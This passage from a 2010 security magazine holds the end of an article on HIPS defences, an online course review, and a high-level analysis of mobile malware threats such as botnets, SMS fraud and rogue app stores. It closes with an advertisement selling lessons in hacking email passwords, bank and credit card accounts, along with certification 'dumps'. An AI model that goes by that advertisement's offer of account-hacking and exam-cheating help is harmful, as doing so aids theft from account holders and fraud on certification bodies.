If you can install the HIPS solution on a clean system, the chances of new (aka *zero-day*) malware gaining entry to this operating system are much less and to your benefit. The smarter, newer HIPS programs attempt to do all the work for you, in determining if an application is a threat. However, some HIPS solutions require you to make decisions such as which programs can be run. This process is usually divided into three areas – a white list, a grey list and a black list. The white list is a list of programs you and your HIPS solution trusts, the grey list are questionable programs that must be watched carefully and the black list are programs which cannot be run and which might have already been tested, found infected and quarantined.

When looking for a good HIPS solution, make sure it has the following capabilities:


- Process termination. Some malware will try to shut down firewalls and antivirus software. A good HIPS engine can control which programs can stop, halt or suspend other programs.
- Which programs are allowed to execute. Unidentified malware can be blocked from running. The HIPS doesn't need to know that the program is malicious. It just needs to know that the program is not on the approved list.
- Which files a program can have read/write permissions to access. A good HIPS engine will typically restrict access to operating system

executable files (`c:\windows\` in Windows, `/usr` and `/bin` in Linux) and configuration files (the registry in Windows, `/etc` in Linux).

- How much CPU time a program can use. Nasty malware programs will typically use up a lot of CPU time, continuously trying to infect other files on your computer or an SMB file server or other computers on the network.
- Access to network resources and the TCP/IP stack. Similar to a firewall, a good HIPS solution can control access to and from the local area network and the internet.

There are many advantages to HIPS solutions. Some need no updates, so there is no need for a paid subscription. However, the best HIPS solutions deploy a hybrid approach – the ability to heuristically determine that a program is malicious while also being able to match up its signature to a database or to decompile the program in real-time or to watch it in a *sandbox* and look for malware characteristics. As a result, new, unidentified malware, known as *zero day* exploits can be stopped immediately, while an anti-virus solution is usually hours or days too late.

If properly deployed, a HIPS solution can provide a more pre-emptive and proactive solution to the growing number of new threats. Well built HIPS solutions don't eat up your hard drive, your CPU or your productivity like anti-virus programs. We should look towards HIPS as our future in defense against the latest threats – long live HIPS. HIPs HIPs Hurray!



---

## GARY S. MILIEFSKY, FMDHS, CISSP®

*Gary S. Miliefsky is a regular contributor to Hakin9 Magazine. He is the founder and Chief Technology Officer (CTO) of NetClarity, Inc, where he can be found at <http://www.netclarity.net>. He is a 20+ year information security veteran and computer scientist. He is a member of ISC2.org, CISSP® and Advisory Board of the Center for the Study of Counter-Terrorism and Cyber Crime at Norwich University. Miliefsky is a Founding Member of the US Department of Homeland Security (<http://www.DHS.gov>), serves on the advisory board of MITRE on the CVE Program (<http://CVE.mitre.org>) and is a founding Board member of the National Information Security Group (<http://www.NAISG.org>).*

# Class on Demand Review

Traditional IT training has always been in the classroom where you spend a week or two with strangers and just follow the instructor through the coursebook, but in recent years more and more courses are becoming available via online learning platforms.

Class on Demand is one such company providing a wide variety of courses and I was given the opportunity to try out their Implementing Wireless Networks Using the HP ProCurve MultiService Mobility Solution course.

This course describes how to address your business requirements with regard to designing, testing and implementing a complete solution using Multi Service networks. The course is broken down into 10 easy modules with each module running under 40 minutes, some are a lot shorter than this.

By keeping it this short I feel that they manage to keep the viewer engaged with the course by providing just the right amount of information during the time period allowed. The instructor is clear and concise throughout and he actually appears to enjoy the information he is trying to convey across to the viewer, as even though he is likely to be reading from a script there isn't any of the usual monotone that you sometimes get with this type of training so you won't be falling asleep to this one!

The application itself uses Silverlight so you will need to add this to your browser if you don't already have it. Initially I tried to use it on my Ubuntu but I found that it wouldn't work on my Ubuntu as the moonlight add-on to Firefox wouldn't play DRM protected media. Once I booted up into Windows and had the Silverlight addon installed to my Firefox, everything loaded up just fine.

You are given three options on how you wish to view the training. Either in a small window, a full width of the web page or full screen. The player itself is very simple to use, with the usual controls of pause, stop play etc and volume control. The player was very responsive to any use of the controls and when changing the screen size through the three different options. The picture itself was smooth and clear throughout with excellent sound levels, I didn't notice any tininess throughout the course

For those of you who have never been involved in implementing the wireless solutions the first Module provides a good although a little brief overview of 802.11 technology. Each module has a good description on what information is contained within that section. The titles of each class clearly states what you will learn.

<http://www.classondemand.net/IT/catalog.aspx>  
Cost: \$995



Figure 1.

The content provided was very detailed in my opinion, but not over the top technically so that I wasn't bombarded with too much information on a new subject. Being able to jump around on the course was quite handy for those moments when I wasn't sure on something I could quickly start up a previously viewed module to double check as the modules were always quick to load.

I enjoyed this course throughout and found it very educational and informative as it was using something that I hadn't previously had any experience with (HP ProCurve MultiService Mobility), so it was good to actually have something to learn :) I have used various other online training courses in the past and this course was definitely in the top 3 regarding the content and information provided and the actual delivery of that content, as it was a pleasure to use.

One thing I do have to mention is their superb technical support as I had an issue with the training not working for me all the time, and the response I received was fantastic. A more or less an immediate reply to my email and constant updates as to the progress of the issue. They worked hard to identify the issue and resolve it so that I was able to view the rest of the course in a very short space of time. I am still convinced it wasn't anything of their doing and it was my ISP that was at fault but they still made changes to allow me to continue on with the training. In my opinion the backup of any online training has to be excellent judge of the streaming service they will deliver, and this was an excellent example.

MICHAEL MUNT

# Mobile Malware – the new cyber threat

## An analysis of the potential malware threat to mobiles

Mobile phone malware first appeared in June 2004 and it was called Cabir. The mobile-phone features at most risk are text messaging (using social engineering), contacts list, video and buffer overflows. GSM, GPS, Bluetooth, MMS and SMS will indeed be some of the attack vector to expect this year and beyond.

**R**esearch earlier this year (2010) suggested that 35% of all detected mobile malware operated via the Internet – so why the sharp rise in mobile malware? There is a perfectly logical answer to this – mobiles are fast becoming the primary device for accessing the internet. Another potential reason is the development of mobile application development which allows users to stay in touch using a Twitter or Facebook third-party application.

**Statistic:** 35% of all detected mobile malware is operated via the Internet (2010)

Gartner claims from recent research that mobiles accounted for 14.2% of the overall mobile market – malware and cyber criminals will no doubt be observing these trends closely. The 14.2% is expected to rise to nearly 20% by the end of 2010. The cost reductions associated with lower cost contract data tariffs has also contributed to this surge in demand for mobiles – so users are more willing to surf the internet using their mobile. You can now see clearly why cybercriminals see the mobile exploit opportunity.

### The mobile malware life cycle

A few years ago mobile malware spread by Bluetooth; MMS; SMS, infecting files modifying/replacing icons; locking memory cards; and installing fake fonts. Now though, new technology has been adopted by cybercriminals – these include DDoS (damaging user data); disabling an operating system; downloading silent files from the internet; silent calling PRS/International numbers; infecting USB sticks; and stealing mobile banking user login and password credentials.

### Mobile vendors/network operator responsibility

Most of the mobile vendors and operators including the manufacturers have specific code signing procedures for installation of applications. Symbian were one of the first to adopt a rigorous application signing procedure with Apple following suit later. Android and Bada on the other hand have opened up their source to third-party applications and in effect handed over security to the mobile user.

BlackBerry though has remained steadfast on believing that security is key which is why they are leading the way when it comes to operating system, application and third-party certification. The code signing approach is under attack though from companies such as Google (with Android) and Apple with its popular iPhone is also under attack from researchers, developers and analysts alike.

Recently in 2010 the iPhone was jailbroken. This is when users remove the code signing restrictions on their iPhone which allows them to install any application they want. This though opens the door to cybercriminals. A jailbroken Apple iPhone has indeed been targeted by malware writers. Apple is responding though by starting to lock certain IDs out of the Apple Application Store which will inevitably lead to ALL jailbroken iPhones being locked out of the store.

An iPhone utility that lets iPhone 4 owners run non-Apple approved applications was launched this month (August, 2010). Jailbreakme 2.0 works on all iPhone and iPod touches running on iOS4. The US legal establishment through the Copyright Office ruling has stated that the practice of removing restrictions on third-party applications fell under fair use guidelines. It's clear

that if Apple loses this case, application certification may well help trigger a mobile malware epidemic in years to come.

If you want to find a platform to *test your mobile malware* on then there is no better operating system than Android. It goes out of its way to allow developers to *self-sign* their own application certificates.

**Statistic:** Google Android phone shipments increase by 886%, Canalys, Aug 2010

Take a closer look at the Android code signing and you will be alarmed to read that the trusted certificate authority requires that the certificate does not expire before October 22, 2033 – that works out at a certificate validity period of 25 years. Google has very much opened the door to malware writers with this and one suspects that this is the platform (see Figure 1 and statistic to see why) cybercriminals will use to distribute their malicious code and the botnet payloads of the future.

### Mobile attack vectors

Mobile malware writers have a hard task to deliver their malicious payloads considering the multitude of mobile operating systems that are in the market. Consider the PC world and the main player is Microsoft – consider the mobile world and you have Symbian, Apple, BlackBerry, Android, Microsoft and Bada (Samsung) to name a few.

It's very challenging indeed to spend time and money on developing malware for these different operating systems. Until we have a clear winner like in the PC world – think Microsoft, it is possible we will not see the surge in malware infected mobiles for another few years. That said, Cybercriminals appear to be concentrating some of their efforts (and money) in the mobile world – most likely just *toucning the edges*.

Figure 2 below from Kaspersky highlights that there were 39 new mobile malware families and 257 new mobile malware variants identified in 2009. This is in comparison to 30 new families and 143 new modifications identified in 2008.

*Reference:* Kaspersky, 2010 (c)

In the past few years we have seen a variety of attacks targeting the Symbian S60 3rd edition as well as the standard SMS and MMS scam methods. There is also the applications that are developed (see next section)– most users have no idea what an application (regardless of whether it is third-party or not) is doing i.e. *calling a remote server* and racking up PRS/international rogue call charges without a users knowledge.

Remote Server Calling is something that appeared in the latter part of last year. The remote hosted servers can be hacked for malicious data collection/PRS sending; delivery of Trojans as well as deliver malicious payloads. Another attack vector will be *Mobile Ready Malware* or *MRM* to coin an acronym. MRM is where a mobile resident malware will be activated or updated from a remote server without the user ever knowing.

The MRM method would work very much like a botnet – allowing mobiles (without the users knowledge) to connect to a remote server to commence uploading more malware to be delivered by a users contact book, SMS or MMS for example.

Another attack vector could be *DDoS*. Denial of Service could bring down a mobile network – flooding the network with data packets. Therefore expect mobile data backup businesses to grow over the coming years – this will be a niche market over the coming years. Mobile banking is also going to increase. Android Marketplace recently approved a malicious application which masqueraded as the official First tech Credit Union *banking* application. It collected unsuspecting people's banking information.

One particular trick of the malware writers is to hide any malicious program with legitimate applications. This will allow the malicious file to work silently undisturbed from users prying eyes. Another trick is to disable an application certificate check whereby a user will be unaware that an application is legitimate. These are simple methods that work.

### Application Stores – third-party applications

There is clear evidence to suggest that there is strong correlation between the growth in the number of applications and the development of malware.

Worldwide smartphone market					
OS	Q2 2010 shipments	% share	Q2 2009 shipments	% share	Growth
Symbian	27,129,340	43.5	19,178,910	50.3	41.5
RIM	11,248,830	18.0	7,975,950	20.9	41
Android	10,689,290	17.1	1,084,240	2.8	885.9
Apple	8,411,910	13.5	5,211,560	13.7	61.4
Microsoft	3,083,060	4.9	3,431,380	9.0	-10.2
Others	1,851,830	3.0	1,244,620	3.3	48.8
Total	62,414,260	100	38,126,660	100	63.3

Figure 1. Worldwide mobile market – Canalys, August 2010 (c)

Mobile application stores provide breeding grounds for malicious activity which then provides opportunity to test malicious applications.

There are numerous attack methods available to the cybercriminal via these stores – PRS, SMS or MMS silent calling (as previously highlighted) as well as parsing sensitive phone data (contact book, calendar data, password files etc) to remote servers whereby your personal and financial data would be available to the highest bidder.

Applications are developing rapidly with geo-tagging capability harnessing both GPS and cell site information to pin point your location within a few meters. In effect someone could *watch* you leave your home; track your whereabouts and collect useful information about you to steal your identity or worse burgle your home when they know you are not in. All this could be controlled/ initiated from thousands of miles away.

Current third party application security issues stem from remote servers auto-dialling international phone numbers without the users consent. This leads to hefty invoices for unsuspecting users. Application stores have seen some large increases in growth in recent years. This large increase in application development has also helped increase the malware threat. See below:

*Mobile security vendor Lookout have identified across their install base 4 pieces of malware and spyware per 100 mobiles in December 2009 which has now increased to 9 pieces of malware and spyware per 100 mobiles by May 2010. That equates to more than double the prevalence of malware and spyware on mobiles in less than 6 months. Nearly all these have propagated through application stores.*

**Reference:** Lookout 2010 (c)

With the rate at which mobiles are growing, and with the number of applications being downloaded projected to reach 50 billion, it is clear to see why malware is also increasing. Malware writers are beginning to see the exploit opportunity.

The Android Application store is one such store that doesn't provide much in the way of high level application certification. Google recently pulled dozens of unauthorised mobile-banking applications from its Android Marketplace. The applications priced at \$1.50 were made by a developer named 09Droid and claimed to offer access to accounts at many of the world's banks.

Google said it pulled the applications because they violated its trademark policy.


The application itself was actually useless – it didn't do anything malicious either but it could have collected customer banking credentials. Android unlike Apple or BlackBerry do not have employees who are vetting applications which is a serious security and trust issue.

## The Future

No one is entirely sure (in the mobile security world) why mobiles continue to use default TCP/IP functionality and allow access to API's; these two channels allow for malware propagation. The mobile botnet has in a small way arrived allowing malware writers the opportunity to incorporate remote control channels into their mobile applications.

Mobile application websites allow developers complete access to the TCP/IP stack within smartphones thereby allowing them more API functionality which in turn allows them to have greater access to a smartphone's operating system. The current attack vector as previously highlighted has mainly been through Trojans or mobile application stores, MMS or desktop synchronisation software/software updates. The mobile botnet hasn't really taken off yet, due in part to the multitude of operating systems, but one suspects this might be about to change. See *Google Android story discussed earlier*.

The biggest challenge for the creators of botnets is the financial prospect. At the moment there isn't much of a financial incentive to develop mobile botnets when there are significant financial returns to be made in the PC botnet market. The costs of developing mobile



**Figure 2.** Mobile Malware Comparison Trends for 2008 and 2009, Kaspersky (c)

botnets are considerably higher than for PC-based malware. Expect botnet convergence in the future but not quite yet.

In July of this year (2010), Symbian Series 60 handsets were used to create a botnet. 100,000 smartphones had apparently been compromised with the botnet. The malware posed as a game and was programmed to send SMS messages from compromised mobile devices. The botnets sent an SMS to the entire contact book or to some contacts – it also connected to a remote server. The malware would then delete sent messages from the Outbox and SMS log.

### Safeguarding the mobile future

As for safeguarding your current mobile device, Fujitsu for example has already begun rolling out fingerprint based biometric security across some of its range and in the near future voice or even inner-ear activated devices will be widely available, allowing corporations to protect their data fully when it's not in use. Other uses could include individual workspaces within a single device, enabling a user to pick the device up and have his or her data downloaded automatically, once their identity has been confirmed – a function which could prove invaluable with shared hardware.

As our mobiles become less exception and more norm the concept of all forms of necessary data being held within our device is gathering momentum. Our credit cards, passports, insurance documents etc. could all be carried around with us in our hip pocket, securely protected and unable to be used without our presence. This is a very scary thought.

### Final Thoughts

The mobile botnets of tomorrow will no doubt increasingly look like the PC-based botnets we see today. The mobile telecommunication carriers will also face huge challenges both in securing their network from denial of service attacks and protecting user's smartphones from botnet and Trojan attacks.

---

### JULIAN EVANS

*Julian Evans is an internet security entrepreneur and Managing Director of education and awareness company ID Theft Protect (IDTP). IDTP leads the way in providing identity protection solutions to consumers and also works with large corporate companies on business strategy within the sector on a worldwide basis. Julian is a leading global information security and identity fraud expert who is referenced by many leading industry publications.*



# Hakin9

**Subscribe to our newsletter and stay up to date with all news from Hakin9 magazine!**

**<http://hakin9.org/newsletter>**




# Want's to be the Best Ethical Hacker & Security Expert

**GET "The Secret of Hacking" with 2 DVD (40,000 full ver tools)+ Videos.**



**2<sup>nd</sup> Edition** List Price: **USD 98**  
Offer Price: **53 USD ONLY**



**3<sup>rd</sup> Edition** List Price: **USD 99**  
Offer Price: **54 USD ONLY**

**Combo Offer** (with 4 DVDs)

**3<sup>rd</sup> Edition** + **2<sup>nd</sup> Edition** + **+1<sup>st</sup> edition in PDF**

List Price: **USD 399**  
Offer Price: **Rs. 99 USD ONLY**

= Order Combo KIT (Save 53%)

## SPECIAL COMPANY HIGHLIGHTS ...

- » We are the world's first company that released Exploit on Ms Office 2007
- » We also released first multi hop Exploit for PDF 8/9 (hide exe into PDF file)
- » Leo Impact Security, inc have more then 5 patent pending research



## UNCOMMON FEATURE'S:

- 21 WAYS TO HACK & PROTECT EMAIL ID & PASSWORDS
- LEARN BASIC TO ADVANCED HACKING AND SECURITY
- LEARN REMOTE HACKING(WITHOUT ANY ATTACHMENTS)
- LEARN NETBANKING & CREDIT CARDS HACKING & SECURITY
- EASILY PASS CEH, CHFI, CISSP, CISA CERTIFICATIONS (Free Dumps)
- LEARN VIRUS RESEARCH & DEVELOPMENT.
- 30 DAYS MONEY BACK GURANTEE IF YOU ARE NOT SATISFIED
- No shipping and Hidden cost + Works on all Operating system (Windows, Linux, Mac OS)



## Incredible Offer :: Order Now

[www.theseceotf hacking.com](http://www.theseceotf hacking.com)

Now available on [Amazon.com](http://Amazon.com)



:: Get Surprise Free Gift ::

[www.theseceotf hacking.com](http://www.theseceotf hacking.com)



**Leo Impact Security, INC**  
616, Corporate Way, Suite 2  
#4000, Valley Cottage, NY 10989  
**Phone:** +1 818 252 9090 (USA)